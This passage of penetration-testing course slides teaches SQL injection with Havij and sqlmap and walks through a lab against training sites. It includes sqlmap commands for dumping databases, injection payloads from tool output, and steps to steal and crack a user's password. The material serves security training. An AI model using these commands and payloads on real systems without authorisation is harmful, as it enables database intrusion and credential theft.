We're now going to look at two tools that implement both the methodology and techniques we have just discussed. The first such tool is a Windows GUI tool named Havij. It was developed by r3m0v3 and is available at <http://itsecteam.com/en/projects/project1.htm>. There is a free version, as well as a commercial version available. The free version includes most of the features, but lacks some of the MSSQL injection techniques and a few others.

Havij supports a wide array of injections including:

- MSSQL and MySQL union query, error-based, Boolean-based and timing-based injection
- Oracle union query and error-based injection
- As well as union query for PostgreSQL, MSAccess and Sybase (ASE)

Havij also supports a wide range of operations to perform on the target database including:

- Dump the entire database, table and column scheme as well as all data
- Read and write files and execute shell commands
- Run arbitrary queries and determine permission level of the database user

The GUI interface is shown on the slide and allows you to choose a target, pick a keyword for valid query detection and customize a prefix/suffix pair. It also supports both GET and POST requests. To get you more familiar with Havij we will be doing a hands on exercise with the free version of this tool shortly.

Optional Havij Lab

- There is an optional lab on Havij at the end of the Day 1 book
- This lab requires Windows
- If you are running a version of windows on your host machine feel free to work on this lab after you finish the sqlmap labs

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

This page intentionally left blank.

SQL Injection Tool: sqlmap

- sqlmap by Bernardo Damele A. G. and Miroslav Stampar
- Open source Python command line tool
 - Active development and updates available through SVN
- Packages a wide range of queries into a large collection of prefixes and suffixes – The Metasploit of SQL injection!
 - Makes adding/modifying payload easy
- Fully supported DBMSs: MySQL, PostgreSQL, MSSQL Server, Oracle, SQLite, MSAccess, Firebird and SAP MaxDB
- Supported injections: Stacked query, union query, error, timing, Boolean-based injection and direct connection
- Supported operations: Fingerprint, dump schema and data, read/write file, shell, escalate privileges and more!

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

Now let's talk about sqlmap, an absolutely amazing tool for SQL injection written and maintained by Bernardo Damele A. G. and Miroslav Stampar. This open source command line tool, written in python, is available at <http://sqlmap.sourceforge.net/> and is constantly updated. Updates are available on the web and through SVN.

This tool comes with a library of prefixes, suffixes and queries to perform specific actions on the back-end database. This packaging and cataloguing of queries makes it incredibly easy and convenient to add and modify your own SQL injection payloads. Best of all, any suffix and prefix pair automatically benefits from the automation and library of queries contained in the tool itself. It's the Metasploit of SQL injection!

Sqlmap fully supports MySQL, PostgreSQL, MSSQL Server, Oracle, SQLite MSAccess, Firebird and SAP MaxDB back-end databases. In addition to a large collection of prefixes and suffixes, it supports stacked query, union query, error-based, timing-based, Boolean-based injections and running queries through a direct connection to the back-end database over TCP.

It supports a large number of operations against the back-end database including fingerprinting, dumping complete scheme and data of all databases and tables, reading and writing files, executing shell commands, escalation of database privileges, and much, much more. A complete feature list with documentation is available on the sqlmap website.

In this section, we will be covering a few of the most useful features of sqlmap.

sqlmap: Using Recon Data

- sqlmap can perform discovery based on a Burp Suite or WebScarab log file
- Processes requests from any of the Burp tools: spider, proxy, scanner, etc.
- Regexp can be used to filter the log file
- Only test pages in the sec642.org domain:

```
$ ./sqlmap.py -l /tmp/burp_log.log
```

```
--scope="sec642.org"
```

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

In addition to traditional URL-based discovery, sqlmap can take advantage of reconnaissance data collected with Burp Suite or WebScarab. Any request written to a log file performed by any of the Burp tools, such as the spider, proxy, scanner and others, can be used as a starting point for sqlmap's discovery process.

If a particularly large log file has been created, regular expressions can be used to filter which requests sqlmap considers in scope. For example, if we just finished using Burp proxy to manually browse a target web application and wanted sqlmap to scan only the portions of the application that were located in the sec642.org domain we could invoke sqlmap as follows:

```
$ ./sqlmap.py -l /tmp/burp_log.log --scope="sec642.org"
```

sqlmap: Improving Discovery

- Force back-end OS and/or DBMS
 - Windows and MSSQL found during port scan:

```
--dbms=mssql --os=windows
```

- Customize injection prefix and suffix
 - Especially useful for open source applications

```
--prefix="'" --suffix=" AND ('a'='a"
```

- Specify string/regex to identify valid query

```
--string="found" --regex="User.+found"
```

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

Command line parameters can make sqlmap more efficient, causing it to use fewer queries, by forcing it to only test for injection points valid for a specific back-end database and/or OS. For example, if a previously performed Nmap scan revealed that the target web application was running on a Windows IIS server and used MSSQL as its back-end, we could guide sqlmap as follows:

```
$ ./sqlmap.py --dbms=mssql --os=windows ...
```

Sqlmap also provides command line options for specifying a custom prefix and suffix. This can especially useful when dealing with a prefix and suffix combination not already catalogued by sqlmap, or more commonly to reduce the number of queries performed against the target web application. By specifying exactly which prefix and suffix are known to work, we can skip sqlmap's discovery process altogether. This is especially useful for open source applications where the suffix and prefix can be determined simply by looking at the source, or by testing a locally installed copy.

```
$ ./sqlmap.py --prefix="'" --suffix=" AND ('a'='a" ...
```

In cases where sqlmap is not able to do so automatically, we can use the --string or --regex options to specify what text or regular expression match indicates a valid query. This is especially important for pages which contain dynamic elements, such as a timestamp.

```
$ ./sqlmap.py --string="found" ...  
$ ./sqlmap.py --regex="User.+found" ...
```

sqlmap: Focusing Exploitation

- Specify which technique to use: (B)oolean, (E)rror, (U)nion, (S)tacked Query or (T)iming

--technique=BT Default: BEUST

- Retrieve: Current database, all databases, current user, any table, column and more

--dump **--current-user** **-T [table]**

- Replicate database in sqlite3: **--replicate**

- Can automatically crack found passwords!

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Scarle, All Rights Reserved

To further narrow our testing, sqlmap allows us to choose which techniques it tests for and/or uses for exploitation. The available techniques, in order of sqlmap's default testing regime, include (B)oolean-based, (E)rror-based, (U)nion query, (S)tacked query and (T)iming based. Specifying one or more techniques for sqlmap to focus its efforts on is done with the --technique option.

```
$ ./sqlmap.py --technique=BT ... (Boolean-based and time-based)
```

To retrieve data from the back-end database, sqlmap provides the ability to dump the entire set of databases, a single database, a single table or a single column. It also provides flags for retrieving the currently selected database, the current database user and the version of the back-end database system. It even provides the ability to replicate all retrieved data to a local sqlite3 database file, however this can be dangerous on large databases, so it is best to explore the database first with the following sequence of commands:

Retrieve the current database user:

```
$ ./sqlmap.py --current-user ...
```

Get a list of all databases on this server:

```
$ ./sqlmap.py --dbs ...
```

Retrieve a list of tables from a single database:

```
$ ./sqlmap.py -D [database] --tables ...
```

Retrieve a list of columns and a row count from a single table:

```
$ ./sqlmap.py -D [database] -T [table] --columns --count ...
```

Dump a single column of a single table:

```
$ ./sqlmap.py --dump -D [database] -T [table] -C [column] ...
```

Dump all available databases and tables replicating them in a sqlite3 file (dangerous on large databases):

```
$ ./sqlmap.py --dump --replicate ...
```

In addition to retrieving any data in the database, sqlmap includes the ability to automatically perform a password cracking attempt against any found password hashes.

sqlmap: Payloads and Queries

- sqlmap is based on a large collection of suffixes, prefixes, payloads and queries
- Stored as XML files in the "xml" directory
 - queries.xml: Queries to perform specific tasks organized by DBMS (Ex: get current user)
 - payloads.xml: Suffix and prefix boundaries and injection points organized by technique
 - errors.xml: Regex for DBMS error messages
- Easy to add/modify and excellent reference

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

None of this would be possible for sqlmap without its extensive collection of suffixes, prefixes, payloads and queries. These are all stored and categorized as XML files in the "xml" directory under the sqlmap directory.

- queries.xml: This file is responsible for storing queries and query snippets for performing specific tasks on each of the supported back-end databases. For example, the query to retrieve the current user.
- payloads.xml: This file contains a collection of suffix and prefix boundaries as well as injection points to test for each of the available injection techniques (BEUST).
- errors.xml: The errors file contains a list of regular expressions used to recognize when a web application has displayed a raw error message from a back-end database. This is used for detecting error-based injection.

The carefully documented and organized format of these XML files makes them easy to add to or modify. They also act as an excellent reference guide for manual testing!

sqlmap: payloads.xml Format

```
<boundary>
  <level>1</level> — Filter using --level to reduce number of queries
  <clause>1</clause>
  <where>1,2</where> — Used to match valid boundary and test combinations
  <ptype>1</ptype>
  <prefix>) </prefix>
  <suffix>AND ([RANDNUM]=[RANDNUM]</suffix>
</boundary>

<test>
  <title>AND boolean-based blind - WHERE or HAVING clause</title>
  <stype>1</stype> — Technique used: 1,2,3,4,5 => B,E,U,S,T
  <level>1</level> — Filter using --level to reduce number of queries
  <risk>1</risk>
  <clause>1</clause>
  <where>1</where>
  <vector>AND [INFERENC] </vector> — [INFERENC] is our [condition]
  <request> from Boolean-based injection
    <payload>AND [RANDNUM]=[RANDNUM]</payload>
  ...
</test>  <vector> is how to inject and <payload> is what to inject
```

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Scarle, All Rights Reserved

Let's take a look at the file format for payloads.xml. We can see on the slide an example of a defied boundary and a test for a specific technique.

Each boundary in payloads.xml has the following properties:

- level: By default sqlmap only uses boundaries and tests assigned a level of 1. The number of test and boundaries used, and therefore the number of queries executed, can be increased by increasing the level.
- where: To match boundaries with injection technique tests that will work with them, sqlmap categorizes both tests and boundaries into "where" groups of 1, 2, 3 or a combination of these.
- prefix and suffix: The most important part of the boundary, indicating what prefix and suffix to use. [RANDNUM] or [RANDSTR] are used to generate a random number or string.

Each test in payloads.xml has the following properties:

- stype: Which technique this test is for. 1, 2, 3, 4 and 5 map to the following techniques respectively: B, E, U, S and T.
- level: Used to match a test with valid boundaries for that test.
- risk: A filter similar to level, indicating how dangerous a test is.
- vector: The template to use for this injection. [INFERENC] is the same as our [condition] from our discussion of Boolean-based injection.
- payload: The actual test for whether or not this injection works at all. Vector is used for exploitation once the payload has discovered that the injection exists.

SQL Injection Tips

- Use multiple tools and manual testing
 - Many injection points humans perceive as "simple" are missed by automated tools
- Check output of tools for false negatives
 - On dynamic pages, detection can be difficult
- Adapt manual-only injections for tool use
 - Use --suffix, --prefix, --string and --regex
 - Manual discovery but automated exploitation
- Use tools through a proxy for visibility

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

Before we move onto our exercise for this section, let's talk about a few tips for performing a SQL injection attack.

- Always use a combination of tools and manual testing. It is often the case that a seemingly obvious injection point is missed by automated tools. This is especially important for open source applications where the source of the injection flaw can be viewed directly.
- False negatives can be common and sometimes, easy to bypass. Dynamic or complicated pages make it especially difficult for automated tools to detect the difference between a valid and invalid response for Boolean-based injection. If a test seems like it should be working and a tool isn't picking it up, test for it manually.
- If an injection is found manually, but not by an automated tool, take advantage of options like sqlmap's --suffix, --prefix, --string and --regex to guide the automated tool into seeing the flaw for itself. Exploitation often requires the execution of hundreds of queries. Even if discovery was performed manually, exploitation should almost always be left to automated tools.
- Using tools through a proxy, using sqlmap's --proxy option or a tool like proxychains, can greatly benefit visibility and false negative reduction. They will also make it easier to keep track of what a tool is doing or previously did.

Course Roadmap

- **Advanced Discovery and Exploitation**
- Attacking Specific Apps
- Web Application Encryption
- Mobile Applications and Web Services
- Web Application Firewall and Filter Bypass
- Capture the Flag

- Web Penetration Testing
 - Methodology
 - Understanding Context
- Burp Suite In-Depth
 - Burp Target
 - Burp Proxy
 - Burp Intruder
 - Burp Repeater
 - Burp Scripting
 - Exercise: Burp Suite
- Discovery and Exploitation
 - Dealing with Complex Applications
- File Inclusion and Code Execution
 - Exploiting File Inclusion
 - Remote FI and Code Execution
 - Exercise: File Inclusion
 - Local FI and Code Execution
 - Exercise: LFI
 - PHP File Upload Attack
 - Exercise: File Upload
- SQL Injection
 - Injection Methodology
 - Data Exfiltration
 - SQL Injection Tools
 - **Exercise: SQL Injection**

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

This page intentionally left blank.

SQL Injection Exercise: Part 1

- **Target:** <http://receipt.sec642.org>
- **Discovery:**
 - Site uses PHP and MySQL
 - receipt.php, possible SQL injection via ?id=[...]
 - Union query injection
 - Error-based injection
 - Boolean-based injection
 - Timing-based injection
- **Goals:**
 1. Use custom suffix and prefix to exploit with sqlmap
 2. Test error, Boolean and timing-based injection

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

The first part of this exercise is going to target an application for viewing receipts for an online purchase and is located at <http://receipt.sec642.org>. The web server is an Ubuntu Linux server and the web application is written in PHP with a MySQL database back-end.

During reconnaissance and your initial discovery process you were able to determine that the application consists of a single file:

- receipt.php is vulnerable to SQL injection using the GET parameter ?id=[...]
- The injection vulnerability supports the following techniques: union query, error-based, Boolean-based and timing-based injection.

Your goals for this exercise are as follows:

1. Perform discovery and exploitation with Havij in Windows. Find the flaw and exploit it to dump the contents of the users table.
2. Switch to Linux and use sqlmap to discover the vulnerability. The default options for sqlmap fail to find the vulnerability, so use a custom suffix and prefix to guide sqlmap to success.
3. Test error-based, Boolean-based and timing-based injections in sqlmap retrieving the current database, current database user and the results of a custom query of your choice, respectively.

Part 1: Answers Ahead!

- Stop here if you would like to solve the exercise yourself
- You will be using the discovered pages to achieve each of the three goals
- The pages ahead will walk you through the process step-by-step

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

You may work through this portion of the exercise on your own, trying to achieve the goals, or follow along with the steps on the pages ahead. Once you are finished, move on to Part 2.

Part 1: Discovery with sqlmap

```
$ cd /opt/samurai/sqlmap
$ ./sqlmap.py -u http://receipt.sec642.org/receipt.php?id=mmo_1
...
[*] starting at 06:15:55
...
[06:15:56] [INFO] testing 'MySQL > 5.0.11 stacked queries'
[06:15:56] [INFO] testing 'MySQL > 5.0.11 AND time-based blind'
parsed error message(s) showed that the back-end DBMS could be MySQL. Do you want
to skip test payloads specific for other DBMSes? [Y/n] Y
...
[06:18:26] [INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'
[06:18:26] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[06:18:27] [WARNING] GET parameter 'id' is not injectable
[06:18:27] [CRITICAL] all parameters appear to be not injectable. Try to increase
--level/--risk values to perform more tests. As heuristic test turned out
positive you are strongly advised to continue on with the tests. Please, consider
usage of tampering scripts as your target might filter the queries. Also, you can
try to rerun by providing either a valid --string or a valid --regexp, refer to
the user's manual for details
[*] shutting down at 06:18:27
```

Discovery with default settings didn't work!

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Scarle, All Rights Reserved

Switch to your Samurai VM and open a terminal window. Change into the sqlmap directory and perform a scan with default options against the discovered URL.

```
$ cd /opt/samurai/sqlmap
$ ./sqlmap.py -u http://receipt.sec642.org/receipt.php?id=mmo_1
```

When asked if you would like to skip payloads for other DBMS back-ends select **Y**. This will reduce the number of queries performed against the target web application.

Notice that discovery with default settings didn't detect the present vulnerability.

Part 1: --prefix and --suffix

- You can use what you learned from manual testing to apply a custom prefix and suffix

```
$ ./sqlmap.py -u http://receipt.sec642.org/receipt.php?id=mmo_1  
--prefix=''' --suffix=' AND "a"="a'  
...  
[*] starting at 06:29:13  
...  
[06:29:25] [INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'  
[06:29:25] [INFO] target url appears to be UNION injectable with 5 columns  
[06:29:25] [INFO] GET parameter 'id' is 'MySQL UNION query (NULL) - 1 to 10  
columns' injectable  
GET parameter 'id' is vulnerable. Do you want to keep testing the others? [Y/n] n  
[06:31:01] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)  
web application technology: PHP 5.3.2, Apache 2.2.14  
back-end DBMS: MySQL 5.0  
[06:31:01] [INFO] Fetched data logged to text files under  
'/opt/samurai/sqlmap/output/receipt.sec642.org'  
[*] shutting down at 06:31:01
```

Goal 2 complete!

General information collected about the injection vector

All data is logged in the sqlmap/output directory

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

Take advantage of what you learned with manual testing and apply a custom prefix and suffix to your discovery process.

```
$ ./sqlmap.py -u http://receipt.sec642.org/receipt.php?id=mmo_1 --  
prefix=''' --suffix=' AND "a"="a'
```

The series of characters after **--prefix=** is **(single quote)(double quote)(single quote)**.

This time, sqlmap successfully found the vulnerability. Answer **n** to prevent further testing. Upon successfully discovering a vulnerability, sqlmap automatically retrieves and displays some basic information about the injection vector. In this case, it has confirmed that the back-end system is a Linux Ubuntu server using PHP with a MySQL back-end.

All data collected by sqlmap, including retrieved data as well as found vulnerabilities and injection points is stored and used in future calls of the program to prevent repeatedly performing the same tests.

Goal 2 complete!

Part 1: Found Injections Output

```
sqlmap identified the following injection points with a total of 30 HTTP(s)
requests:
---
Place: GET
Parameter: id
  1 Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=mmo_1" AND 9342=9342 AND "a"="a

  2 Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
    Payload: id=mmo_1" AND (SELECT 2654 FROM(SELECT COUNT(*),CONCAT(0x3a647a6f3a,(SELECT (CASE WHEN (2654=2654) THEN 1 ELSE 0
END)),0x3a62696a3a,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS
GROUP BY x)a) AND "a"="a

  3 Type: UNION query
    Title: MySQL UNION query (NULL) - 5 columns
    Payload: id=-6943" UNION ALL SELECT
    CONCAT(0x3a647a6f3a,0x47687a68725741667365,0x3a62696a3a), NULL, NULL, NULL, NULL
    AND "a"="a

  4 Type: AND/OR time-based blind
    Title: MySQL > 5.0.11 AND time-based blind
    Payload: id=mmo_1" AND SLEEP(5) AND "a"="a
```

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

Now take a closer look at the last section of output from sqlmap. This portion of the output is a summary of the tests that succeeded, detailing which techniques worked and where the vulnerability was found.

1. A Boolean-based blind injection using AND to connect statement in a WHERE clause.
2. An error-based injection, reading data from a MySQL error.
3. A UNION query injection with 5 columns showing query results directly on the page.
4. Timing-based injection using the MySQL SLEEP function.

Notice that each of these injections contains your custom prefix and suffix in the payload section, with the query specific to the injection in-between.

Part 1: A Better Way?

- Although it is important to know how to manually adjust an injection vector, sqlmap already comes with an extensive library of suffixes and prefixes
- You can increase the number of tests sqlmap performs with --level [1-5]

```
$ ./sqlmap.py -u  
http://receipt.sec642.org/receipt.php?id=mmo_1  
--level=2 --flush-session
```

sqlmap intelligently stores all data and injection points it has already found
"--flush-session" forces sqlmap to delete any stored data and start from scratch
"--level 2" uses a larger number of tests which includes the prefix and suffix you manually provided earlier so discovery is successful

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

Knowing how to manually adjust sqlmap's suffix and prefix is an exceptionally valuable skill. However, sqlmap wouldn't be much of a tool if it couldn't find a simple double-quoted injection point. It already comes with a very extensive library of suffixes and prefixes. The reason it was not able to find the injection point using default settings is because the boundary for a double-quoted injection point is listed as a level 2 test.

You can increase the number of tests sqlmap performs with --level [1-5]. Using --level 2 increases the number of tests performed and will include the double-quoted injection point test. Add the --flush-session option to clear sqlmap's automatically saved data and injection points. Otherwise, sqlmap will simply use the injection points it has already found and not perform the discovery process again.

```
$ ./sqlmap.py -u http://receipt.sec642.org/receipt.php?id=mmo_1 --level=2  
--flush-session
```

Answer the questions about continued testing in the same manner that you answered them during the last step of the exercise.

Part 1: Reviewing payloads.xml

- Let's look at the payloads and tests available at each --level
 - awk searches for all boundaries and uses grep to filter them by level

```
$ awk '/<boundary>/,/<\!/boundary>/' xml/payloads.xml | grep "<level>1" -B 1 -A 6
```
 - Same awk search but looking for tests

```
$ awk '/<test>/,/<\!/test>/' xml/payloads.xml | grep "<level>1" -B 3 -A 4
```
 - Change <level>1 to 2, 3, 4 and 5 to examine the tests and boundaries used at each level

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Scarle, All Rights Reserved

Now that you know the double-quoted injection point is a level 2 test, take a look at the available payloads and tests at the other levels.

The following awk and grep command searches for all boundaries using awk and passes the output to grep to filter them by level.

```
$ awk '/<boundary>/,/<\!/boundary>/' xml/payloads.xml | grep "<level>1" -B 1 -A 6
```

Use a similarly structured awk and grep command to instead search for tests.

```
$ awk '/<test>/,/<\!/test>/' xml/payloads.xml | grep "<level>1" -B 3 -A 4
```

Change "<level>1" to 2, 3, 4 and 5 to examine all of the test and boundaries used at each level. At what level would the following injection point be found?

```
SELECT info FROM users WHERE username = ('[user input]')
```

Part 1: --technique=BE

- Union query is the default technique in use
- Test each of the remaining three techniques
- Each injection point is remembered from discovery
 - Get the current database user with error-based

```
$ ./sqlmap.py -u http://receipt.sec642.org/receipt.php?id=mmo_1  
--current-user --technique=E  
...  
current user: 'receipt_user@localhost'
```

- Get the current database with Boolean-based

```
$ ./sqlmap.py -u http://receipt.sec642.org/receipt.php?id=mmo_1  
--current-db --technique=B  
...  
current database: 'receipt' ←
```

Database name is retrieved
character by character!

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

Although the default injection to use is the union query technique, because it requires the fewest queries to retrieve data, we can still test each of the three remaining techniques found by sqlmap's discovery process. Each of the injection points should already be remembered from the discovery process, so only exploitation will occur.

Test error-based injection to retrieve the current database user. Take note of the output and debugging information that sqlmap provides for you.

```
$ ./sqlmap.py -u http://receipt.sec642.org/receipt.php?id=mmo_1 --  
current-user --technique=E
```

Test Boolean-based injection to retrieve the currently selected database. Take note of the character by character retrieval of the database name. Sqlmap uses the binary search tree Boolean-based injection technique to retrieve data. Each character takes seven queries to retrieve.

```
$ ./sqlmap.py -u http://receipt.sec642.org/receipt.php?id=mmo_1 --  
current-db --technique=B
```

Part 1: --technique=T

- For timing-based injection you will examine each query being made by increasing verbosity and outputting the results to a file

"--sql-query" is used to run a specified query on the target so our output is very short – Select the string 'QQ'

--time-sec tells sqlmap to only delay for 1 second

-v 4 sets a higher verbosity level and "tee" outputs to a file

```
$ ./sqlmap.py -u http://receipt.sec642.org/receipt.php?id=mmo_1  
--sql-query="select 'QQ'" --time-sec=1 --technique=T  
-v 4 | tee sql_timing.log
```

- Filter for GET requests and URL decode using PHP:

```
$ grep "GET /" sql_timing.log | php -r  
"echo urldecode(file_get_contents('php://stdin'));"
```

URL decoding allows you to see the greater than comparison queries used for blind injection

Goal 3 complete!

>64?, >96?, >80?, >88?, >84?,
>82?, >81?, !=81? → "Q"

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Scarle, All Rights Reserved

Finally, test timing-based injection. For this test you will tell sqlmap to provide complete debugging information, including each query made against the target web application. This is done by increasing verbosity. Because of the large amount of output provided by sqlmap, we will be using the "tee" command to funnel sqlmap's output to a file in addition to displaying it on the screen. You will make sure of the following sqlmap options to accomplish this:

--sql-query tells sqlmap to run a specific SQL query, provided by the user, instead of one of the preconfigured operations. The query you will be using simply returns the string "QQ".

--time-sec tells sqlmap to only delay for 1 second when performing a timing-based injection. Because of the local nature of this target environment, you do not need the full 5 seconds that sqlmap uses by default.

-v 4 increases the verbosity level of sqlmap causing it to output the details of each HTTP request it makes.

```
$ ./sqlmap.py -u http://receipt.sec642.org/receipt.php?id=mmo_1 --sql-  
query="select 'QQ'" --time-sec=1 --technique=T -v 4 | tee sql_timing.log
```

Whew! That's a lot of output. Let's use grep to filter only lines showing a GET request and the command line PHP interpreter to perform a URL decode operation. Sqlmap automatically URL encodes all of its queries making them difficult to read.

```
$ grep "GET /" sql_timing.log | php -r "echo  
urldecode(file_get_contents('php://stdin'));"
```

Take note of the last few queries in the log. These are responsible for performing the binary search Boolean-based operation to determine the output of the SELECT 'QQ' query. Notice the series of greater than comparisons as described in our discussion of the binary search tree technique.

Goal 3 complete!

SQL Injection Exercise: Part 2

- **Target:** <http://mmo.sec642.org>
- **Discovery:**
 - Site uses ASP.NET and MSSQL
 - username.aspx, SQL injection via POST "name" in form
 - Boolean-based injection
 - Timing-based injection
- **Goals:**
 1. Perform reconnaissance in Burp Suite
 2. Perform discovery using sqlmap with the Burp log
 3. Correct a false negative using --string
 4. Steal and crack a user's password

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

The first part of this exercise is going to target an application for checking the availability of a username in a newly released MMO named "MMO". The application is located at <http://mmo.sec642.org>. The web server is a Windows IIS server and the web application is written in ASP.NET with a MSSQL database back-end.

During reconnaissance and your initial discovery process you were able to determine that the application consists of a single file:

- username.aspx is vulnerable to SQL injection using the POST parameter "name" present in a form on the page.
- The injection vulnerability supports the following techniques: Boolean-based and timing-based injection.

Your goals for this exercise are as follows:

1. Perform reconnaissance using Firefox through Burp Suite's proxy tool.
2. Save your reconnaissance requests in a Burp log and use the log to perform discovery with sqlmap.
3. Correct a false negative in sqlmap using the --string command line option.
4. Steal and crack a user's password from the database.

Part 2: Answers Ahead!


- Stop here if you would like to solve the exercise yourself
- You will be using the discovered pages to achieve each of the four goals
- The pages ahead will walk you through the process step-by-step

SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

You may work through this portion of the exercise on your own, trying to achieve the goals, or follow along with the steps on the pages ahead. Once you are finished with this section, you have reached the end of the exercise.

Part 2: Configuring Burp Proxy

- Open Burp Suite and turn off intercept proxy
- Open and configure Firefox to use the proxy



SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved


Open Burp Suite and change to the proxy tool. Turn off the intercept feature.

Open Firefox and configure it to use the Burp proxy: **Edit->Preferences->Advanced->Network->Settings**.

HTTP Proxy: **127.0.0.1** Port: **8080**
SSL Proxy: **127.0.0.1** Port: **8080**

Part 2: Configuring Burp Log

- Configure Burp to log requests to /tmp/burp_log




SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

In Burp Suite, switch to the **options** tab and select the **misc** tab under options. Configure Burp to log all **requests** made through the proxy tool to **/tmp/burp_log**.

Part 2: Performing Recon

- Browse to: <http://mmo.sec642.org/username.aspx>
- Check the availability of the following usernames:
 - rturner
 - a_username
 - k_johnson
 - 'abcdefg
- "rturner" was the only username not available
It is the only query which returned a result
This will be your base case for a valid query
- Take note of the timestamp – the page is dynamic



SEC642 Advanced Web App Penetration Testing - © 2013 Justin Searle, All Rights Reserved

Switch to your Firefox window and browse to target web application.

<http://mmo.sec642.org/username.aspx>

Perform reconnaissance by trying the following usernames in the username availability checker.

rturner
a_username
k_johnson
'abcdefg

You should find that only "rturner" was not available as a username. This means that the only valid query that returned results was the first. This will be your base case for performing discovery in sqlmap. Also notice that the page is very dynamic because of the timestamp included in the output of the page.

Goal 1 complete!

Part 2: Burp Log in sqlmap (1)

- Now that you've stored your recon in a Burp log, you can use the log to perform discovery with sqlmap

```
$ cd /opt/samurai/sqlmap
$ ./sqlmap.py -l /tmp/burp_log ← Take input from the burp log file
...
[*] starting at 09:13:44

[09:13:44] [INFO] sqlmap parsed 1 testable requests from the targets
list url 1:
POST http://mmo.sec642.org:80/username.aspx
POST data: username=rturner ← Make sure you are testing with ===
do you want to test this url? [Y/n/q]
> Y
...
[9:16:03] [WARNING] url is not stable, sqlmap will base the page
comparison on a sequence matcher. If no dynamic nor injectable
parameters are detected, or in case of junk results, refer to user's
manual paragraph 'Page comparison' and provide a string or regular
expression to match on
how do you want to proceed? [(C)ontinue/(S)tring/(R)egeX/(Q)uit] C
```

